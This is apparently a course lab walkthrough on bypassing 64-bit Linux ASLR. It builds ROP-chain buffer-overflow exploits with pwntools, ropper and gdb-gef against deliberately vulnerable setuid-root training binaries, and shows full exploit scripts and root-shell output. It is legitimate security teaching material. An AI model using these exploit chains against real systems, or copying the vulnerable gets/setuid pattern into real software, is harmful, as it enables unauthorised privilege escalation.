Introduction to Exploit/Zero-Day Discovery and Development: Linux 64-Bit Address Space Layout Randomization Bypasses

In this exercise, we are going to keep ASLR enabled on your host that is running Docker, so before you start the container, run **echo 2 > /proc/sys/kernel/randomize_va_space** as **root**. Then pull the docker container with the challenges and tools

```
sudo docker pull ghcr.io/tanc7/introexploitdev-cobra:latest
```

We have four methods that we will exploit to bypass ASLR and obtain a root shell on the system, all of which utilize a ROP-chain.

1. Unused shell functions
2. Unintentional hardcoded shell functions from calling other commands (/bin/date specifically)
3. Manually overwrite the .data segment with the 'sh' variable using strcpy and calling system
4. Manually overwriting the Global Offset Table from printf into calling system instead


Due to gdb-PEDA not being updated since December 20th, 2020, and subsequently causing unexplained bugs with our course, **we are now switching to gdb-gef** (pronounced "Jeff") extensions, which for you as a student, would be useful in introducing you to a multitude of debugging extensions. Unlike PEDA, GEF is still well maintained and heavily used by CTF players to this day.

The required tools are already pre installed in your Docker Container with the vulnerable binaries.

Start your container

```
docker run --rm -it --privileged -p 2222:22
ghcr.io/tanc7/introexploitdev-cobra:latest /bin/bash
```

and login to it with a new terminal, **ssh ctf@localhost -p 2222** and the password is **player**.



Now create a new tmux workspace **tmux new -s workspace** so we can split our panes and pivot between them.

But first, we must confirm that ASLR is ENABLED. Run the linker program against the binary to ensure that the base address of the C Standard Library is randomized.

```
2vuln  3vuln  4vuln  bin  vuln
ctf@370c63c7632d:~$ ldd vuln
        linux-vdso.so.1 (0x00007fff50ff3000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6b55948000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f6b55b40000)
ctf@370c63c7632d:~$ ldd vuln
        linux-vdso.so.1 (0x00007ffe46fa0000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9961506000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f99616fe000)
ctf@370c63c7632d:~$ ldd vuln
        linux-vdso.so.1 (0x00007ffd46996000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb8bed48000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fb8bef40000)
ctf@370c63c7632d:~$ ldd vuln
        linux-vdso.so.1 (0x00007ffe877f1000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd089107000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fd0892ff000)
ctf@370c63c7632d:~$
```


ASLR Bypass Part #1: Unused Shell Function

We are going to start with our first exploitable binary, which contains an unused shell function, the simplest way to bypass ASLR and get root.


```
  4012ac:       c3                          retq
ctf@370c63c7632d:~$ objdump -d vuln  | grep unused
0000000000401166 <unused_shell_func>:
ctf@370c63c7632d:~$
[workspace0:bash*
```

Unlike our later exploit methods which takes advantage of the ret2plt technique and manipulation of Global Offset Table Entries, we can take advantage of this hardcoded shell function to open a root shell.

Split your panes and run ropper, **ropper**, and then set the file to our first vulnerable binary, **file vuln**.



All we need in this exercise is an address with a return instruction, run **search /1/ ret** and note the address, as well as the address of our unused shell function.




Our exploit should be straightforward, write your python3 script as so.

```
from pwn import *

unused_shell_func = 0x0000000000401166
ret = 0x0000000000401016
```

```
buf=  b'A' * 208
buf += b'\x42' * 8
buf += p64(ret)
buf += p64(unused_shell_func)
sys.stdout.buffer.write(buf)
```

Save it as exploit1.py in the docker container and run the exploit **(python3 exploit1.py ; cat;) | ./vuln** and press [Enter] twice and grab your flag. **The flag for ASLR bypasses will be changed from this picture!**



ASLR Bypass Part #2: Unintentional hardcoded shell functions (date command)

Clear up your workspace and let's work on 2vuln, the second binary's source code has a syscall that runs the /bin/date executable and also has shell access. Here is the source code.

```
#include <stdio.h>

void show_date() {
      system("/bin/date");
}

void greet_me() {
      char name[200];
      printf("Enter your name:");
      gets(name);
      printf("%s ! It is you again !!! oh my gosh",name);

}

int main(int argc, char *argv[]) {
      setuid(0);
      setgid(0);
```

```
    show_date();
    greet_me();
    return 0;
}
```

First let's acquire the following variables using ropper and the GNU debugger. A RET instruction, a POP RDI RET instruction, a address to the shell function, and a syscall. **Gdb 2vuln -q**

First, locate and disassemble the show_date function and notice the system call with the Procedure Linkage Table Instruction, <system@plt>. **Disas show_date**, notice that there is a call to 0x401030.

```
gef➤ disas show_date
Dump of assembler code for function show_date:
   0x0000000000401166 <+0>:     push   rbp
   0x0000000000401167 <+1>:     mov    rbp,rsp
   0x000000000040116a <+4>:     lea    rax,[rip+0xe97]        # 0x402008
   0x0000000000401171 <+11>:    mov    rdi,rax
   0x0000000000401174 <+14>:    mov    eax,0x0
   0x0000000000401179 <+19>:    call   0x401030 <system@plt>
   0x000000000040117e <+24>:    nop
   0x000000000040117f <+25>:    pop    rbp
   0x0000000000401180 <+26>:    ret
End of assembler dump.
gef➤ disas 0x401030
Dump of assembler code for function system@plt:
   0x0000000000401030 <+0>:     jmp    QWORD PTR [rip+0x2fca]        # 0x404000 <system@got.plt>
   0x0000000000401036 <+6>:     push   0x0
   0x000000000040103b <+11>:    jmp    0x401020
End of assembler dump.
gef➤
```

If you run **disas 0x401030** you will notice it points to the Global Offset Table entry of system(), <system@got.plt>. Take note of these in your Python script.

Now let's look for the hardcoded reference to 'sh' in memory. First, the app must be run, so hit **r** and then **Ctrl-C** out of it. Then in gdb-gef run the command **search-pattern 'sh'**. Take note of the highlighted memory address as we will use it in our exploit.

```
gef➤ search-pattern 'sh' 2vuln
[+] Searching 'sh' in memory
[+] In '/home/ctf/2vuln'(0x402000-0x403000), permission=r--
  0x402049 - 0x40204b  →   "sh"
[+] In '/home/ctf/2vuln'(0x403000-0x404000), permission=r--
  0x403049 - 0x40304b  →   "sh"
[+] In '/usr/lib/x86_64-linux-gnu/libc-2.31.so'(0x7f5fe7799000-0x7f5fe77bb000), permission=r--
  0x7f5fe77ab7e9 - 0x7f5fe77ab7ee  →   "shell"
```

Run ropper again and set the file to **file 2vuln**. You require two gadgets for this to work, a RET instruction and a POP RDI; RET instruction. Take note of these memory addresses for our final exploit.

```
(ropper)> file 2vuln
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(2vuln/ELF/x86_64)> search /1/ ret
[INFO] Searching for gadgets: ret

[INFO] File: 2vuln
0x0000000000401042: ret 0x2f;
0x0000000000401016: ret;

(2vuln/ELF/x86_64)> search pop rdi
[INFO] Searching for gadgets: pop rdi

[INFO] File: 2vuln
0x000000000040127b: pop rdi; ret;

(2vuln/ELF/x86_64)>
```

Your finalized exploit code should look like this.

```
from pwn import *
ret = 0x0000000000401016
sh_address = 0x402049
system = 0x0000000000401030
pop_rdi_ret = 0x000000000040127b

buf=  b'A' * 208
buf += b'\x42' * 8

buf += p64(ret)
```

```
buf += p64(pop_rdi_ret)
buf += p64(sh_address)
buf += p64(system)

sys.stdout.buffer.write(buf)
```

Run the command again **(python3 exploit2.py ; cat;) | ./2vuln**, press [Enter] Twice, and grab the flag (the flag in the picture is NOT the flag for your quiz!)

```
ctf@370c63c7632d:~$ nano exploit2.py
ctf@370c63c7632d:~$ (python3 exploit2.py ; cat;) | ./2vuln
Thu Aug 18 12:45:41 PDT 2022

id
uid=0(root) gid=0(root) groups=0(root),1000(ctf)
whoami
root
cat /root/flag.txt
TPZ{1m_84RR4cuD4_MF3R_tH3_Th1N9_m05T_mF3r5_F1Nd_0ut_4_L1tTL3_t00_L4T3}
```


ASLR Bypass Part #3: If no hardcoded shell functions exist, manually invoking a shell by putting together a “sh” string by abusing strcpy functions

If no hardcoded shell functions exist, we can abuse the strcpy() function by taking advantage of Linux x64 Calling Conventions, which, as we covered before previously, is…

function(RDI, RSI, RDX, RCX, R8, R9) # Any additional arguments is to be saved as a offset from the Return Stack Pointer (RSP)

We only need to populate the RDI register with a memory address that points to the ascii character ‘s’ and the RSI register with a memory address that points to the ascii character ‘h’ to spell out ‘sh’ or “/bin/sh”. We are then going to call it as **strcpy(‘s’,’h’) or strcpy(RDI,RSI)** into the **writable .data segment** and then calling **system(rdi)** to invoke our root level shell. But first, we need a section of memory in the compiled app that we can write to.

First, open 3vuln in gdb again, **gdb 3vuln -q** and then run and exit the program, **r** and then **Ctrl-C**. Then run **vmmap** to get the loaded address range of our specific binary.



Notice that the range starts from 0x0000000000400000 and ends at 0x0000000000405000. We can use gdb to set these variables for easier access for our search, **set $start=0x0000000000400000 set $end=0x0000000000405000**

Now we need to search through the binary for the characters ‘s’ and ‘h’ in non-randomized memory space. **search-pattern 's' $start-$end 3vuln**

```
  0x7ffce3f26194 - 0x7ffce3f26195  →  "s"
  0x7ffce3f2619c - 0x7ffce3f261ab  →  "str_replacement"
gef➤  search-pattern 's' $start-$end 3vuln
[+] Searching 's' in 3vuln
[+] In '/home/ctf/3vuln'(0x400000-0x401000), permission=r--
  0x40032f - 0x400333  →  "so.2"
  0x400499 - 0x40049f  →  "setuid"
  0x4004a3 - 0x4004a4  →  "s"
  0x4004a5 - 0x4004ab  →  "strcpy"
  0x4004b3 - 0x4004b9  →  "system"
  0x4004b5 - 0x4004b9  →  "stem"
  0x4004ba - 0x4004c0  →  "setgid"
  0x4004c8 - 0x4004d2  →  "start_main"
  0x4004d8 - 0x4004dc  →  "so.6"
  0x4004f0 - 0x4004f7  →  "start__"
[+] In '/home/ctf/3vuln'(0x402000-0x403000), permission=r--
  0x402023 - 0x402028  →  "s !\n"
[+] In '/home/ctf/3vuln'(0x403000-0x404000), permission=r--
  0x403023 - 0x403028  →  "s !\n"
gef➤  set $start=0x0000000000400000
gef➤  set $end=0x0000000000405000
gef➤  search-pattern 's' $start-$end 3vuln
[+] Searching 's' in 3vuln
[+] In '/home/ctf/3vuln'(0x400000-0x401000), permission=r--
  0x40032f - 0x400333  →  "so.2"
  0x400499 - 0x40049f  →  "setuid"
  0x4004a3 - 0x4004a4  →  "s"
  0x4004a5 - 0x4004ab  →  "strcpy"
  0x4004b3 - 0x4004b9  →  "system"
  0x4004b5 - 0x4004b9  →  "stem"
  0x4004ba - 0x4004c0  →  "setgid"
  0x4004c8 - 0x4004d2  →  "start_main"
  0x4004d8 - 0x4004dc  →  "so.6"
  0x4004f0 - 0x4004f7  →  "start__"
[+] In '/home/ctf/3vuln'(0x402000-0x403000), permission=r--
  0x402023 - 0x402028  →  "s !\n"
[+] In '/home/ctf/3vuln'(0x403000-0x404000), permission=r--
  0x403023 - 0x403028  →  "s !\n"
gef➤
[workspace0:gdb*Z                                          "370c63c7632d" 13:23 18-Aug-22
```

Do the same for the ‘h’ character. **search-pattern 'h' $start-$end 3vuln**

```
  0x4004f0 - 0x4004f7  →  "start__"
[+] In '/home/ctf/3vuln'(0x402000-0x403000), permission=r--
  0x402023 - 0x402028  →  "s !\n"
[+] In '/home/ctf/3vuln'(0x403000-0x404000), permission=r--
  0x403023 - 0x403028  →  "s !\n"
gef➤  set $start=0x0000000000400000
gef➤  set $end=0x0000000000405000
gef➤  search-pattern 's' $start-$end 3vuln
[+] Searching 's' in 3vuln
[+] In '/home/ctf/3vuln'(0x400000-0x401000), permission=r--
  0x40032f - 0x400333  →  "so.2"
  0x400499 - 0x40049f  →  "setuid"
  0x4004a3 - 0x4004a4  →  "s"
  0x4004a5 - 0x4004ab  →  "strcpy"
  0x4004b3 - 0x4004b9  →  "system"
  0x4004b5 - 0x4004b9  →  "stem"
  0x4004ba - 0x4004c0  →  "setgid"
  0x4004c8 - 0x4004d2  →  "start_main"
  0x4004d8 - 0x4004dc  →  "so.6"
  0x4004f0 - 0x4004f7  →  "start__"
[+] In '/home/ctf/3vuln'(0x402000-0x403000), permission=r--
  0x402023 - 0x402028  →  "s !\n"
[+] In '/home/ctf/3vuln'(0x403000-0x404000), permission=r--
  0x403023 - 0x403028  →  "s !\n"
gef➤  search-pattern 'h' $start-$end 3vuln
[+] Searching 'h' in 3vuln
[+] In '/home/ctf/3vuln'(0x401000-0x402000), permission=r-x
  0x401036 - 0x401037  →  "h"
  0x401046 - 0x401047  →  "h[...]"
  0x401056 - 0x401057  →  "h[...]"
  0x401066 - 0x401067  →  "h[...]"
  0x401076 - 0x401077  →  "h[...]"
  0x401086 - 0x401087  →  "h[...]"
[+] In '/home/ctf/3vuln'(0x402000-0x403000), permission=r--
  0x40201f - 0x402028  →  "hi %s !\n"
  0x40203c - 0x40203d  →  "h[...]"
[+] In '/home/ctf/3vuln'(0x403000-0x404000), permission=r--
  0x40301f - 0x403028  →  "hi %s !\n"
  0x40303c - 0x40303d  →  "h[...]"
gef➤
[workspace0:gdb*Z                                          "370c63c7632d" 13:24 18-Aug-22
```

In this example, we found the single character ‘s’ in non-randomized memory address 0x4004a3 and ‘h’ in 0x401036. Take note of these in our exploit.

Finally we will need to search for our syscall function. It is located in our show_date function. First **disas show_date** to look for the call to **<system@plt>** and then **disas 0x401040** to find the global offset table entry which is **<system@got.plt>**, *coincidentally again, it is 0x401040 but just for further reference, this address may be different depending on what version your vulnerable app is compiled in and what C-Standard Library it is using.*

```
gef➤  disas show_date
Dump of assembler code for function show_date:
   0x0000000000401194 <+0>:     push   rbp
   0x0000000000401195 <+1>:     mov    rbp,rsp
   0x0000000000401198 <+4>:     lea    rax,[rip+0xe65]        # 0x402004
   0x000000000040119f <+11>:    mov    rdi,rax
   0x00000000004011a2 <+14>:    mov    eax,0x0
   0x00000000004011a7 <+19>:    call   0x401040 <system@plt>
   0x00000000004011ac <+24>:    nop
   0x00000000004011ad <+25>:    pop    rbp
   0x00000000004011ae <+26>:    ret
End of assembler dump.
gef➤  disasm 0x401040
Undefined command: "disasm".  Try "help".
gef➤  disas 0x401040
Dump of assembler code for function system@plt:
   0x0000000000401040 <+0>:     jmp    QWORD PTR [rip+0x2fc2]        # 0x404008 <system@got.plt>
   0x0000000000401046 <+6>:     push   0x1
   0x000000000040104b <+11>:    jmp    0x401020
End of assembler dump.
gef➤
[workspace0:gdb*Z
```

We need to find a section of writable data for our exploit, in another terminal window run the command **readelf -S ./3vuln** and search for writable sections in the .data segment

```
ctf@370c63c7632d:~$ readelf -S ./3vuln
There are 30 section headers, starting at offset 0x3818:

Section Headers:
```


There is a lot to go through but notice this address range which we can modify.

```
       0000000000000048  0000000000000008  WA       0     0     8
  [24] .data             PROGBITS         0000000000404030  00003030
       0000000000000010  0000000000000000  WA       0     0     8
  [25] .bss              NOBITS           0000000000404040  00003040
```

Take note of this writable address range, 0x0000000000404030 for our exploit.

Now we need to go back and look for our strcpy function so we can call it to write our malicious command into that .data segment.

Run **disas unused**, a function that runs the strcpy() function, and then **disas 0x401030** or <strcpy@plt> to get the memory address of the global offset table at <strcpy@got.plt>, coincidentally this is the same, but you should take note that depending on the compiler version it may be a different memory address.



We will run into a issue with ropper, where we cannot find a POP RSI;RET; instruction on it's own, but rather a alternative gadget of POP RSI; POP R15; RET; which is still usable to populate our second argument for system(RDI,RSI).

```
       000000000000024e  0000000000000000           0     0     1
  [29] .shstrtab         STRTAB           0000000000000000  000036fe
       0000000000000116  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  l (large), p (processor specific)
ctf@370c63c7632d:~$ ropper
(ropper)> file 3vuln
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(3vuln/ELF/x86_64)> search /1/ ret
[INFO] Searching for gadgets: ret

[INFO] File: 3vuln
0x0000000000401042: ret 0x2f;
0x0000000000401016: ret;

(3vuln/ELF/x86_64)> search /1/ pop rdi
[INFO] Searching for gadgets: pop rdi

[INFO] File: 3vuln
0x00000000004012ab: pop rdi; ret;

(3vuln/ELF/x86_64)> search /1/ pop rsi
[INFO] Searching for gadgets: pop rsi

(3vuln/ELF/x86_64)> search /1/ pop rsi pop rdi
[INFO] Searching for gadgets: pop rsi pop rdi

(3vuln/ELF/x86_64)> search pop rsi
[INFO] Searching for gadgets: pop rsi

[INFO] File: 3vuln
0x00000000004012a9: pop rsi; pop r15; ret;

(3vuln/ELF/x86_64)> 
[workspace0:python3*Z                                      "370c63c7632d" 13:37 18-Aug-22
```

The three memory addresses we have are…

0x0000000000401016 = RET
0x00000000004012ab = POP RDI; RET;
0x00000000004012a9 = POP RSI; POP R15; RET;

Because our only gadget to pop a value off the stack into the RSI register (that would be our ‘h’) requires a operation of the R15 register, we will fill it with a dummy value to satisfy it by filling it with eight C’s before executing our RET instruction. When we execute our ROP chain, only RDI and RSI will be evaluated for code execution. Our finalized exploit code should look like this.

```
from pwn import *
s_address = 0x4004a3
h_address = 0x401036
write_to = 0x0000000000404030
strcpy = 0x0000000000401030
system = 0x0000000000401040
ret = 0x0000000000401016
pop_rdi_ret = 0x00000000004012ab
pop_rsi_pop_r15_ret = 0x00000000004012a9
dummy = b"C"*8


buf= b'A' * 208
```

```
buf += b'\x42' * 8

#------------------------copy 's' to .data
buf += p64(ret)
buf += p64(pop_rdi_ret)
buf += p64(write_to)
buf += p64(pop_rsi_pop_r15_ret)
buf += p64(s_address)
buf += dummy
buf += p64(strcpy)

#------------------------copy 'h' to .data
buf += p64(pop_rdi_ret)
buf += p64(write_to+0x1)
buf += p64(pop_rsi_pop_r15_ret)
buf += p64(h_address)
buf += dummy
buf += p64(strcpy)

#------------------------call system with 'sh' as parameter
buf += p64(pop_rdi_ret)
buf += p64(write_to)
buf += p64(system)

sys.stdout.buffer.write(buf)
```

Notice that on the line for copying ‘h’ to .data, the ROP-chain is packed with write_to+0x1, because we want to not overwrite the ‘s’, and instead increment or “seek” to the next byte to fit our ‘h’.

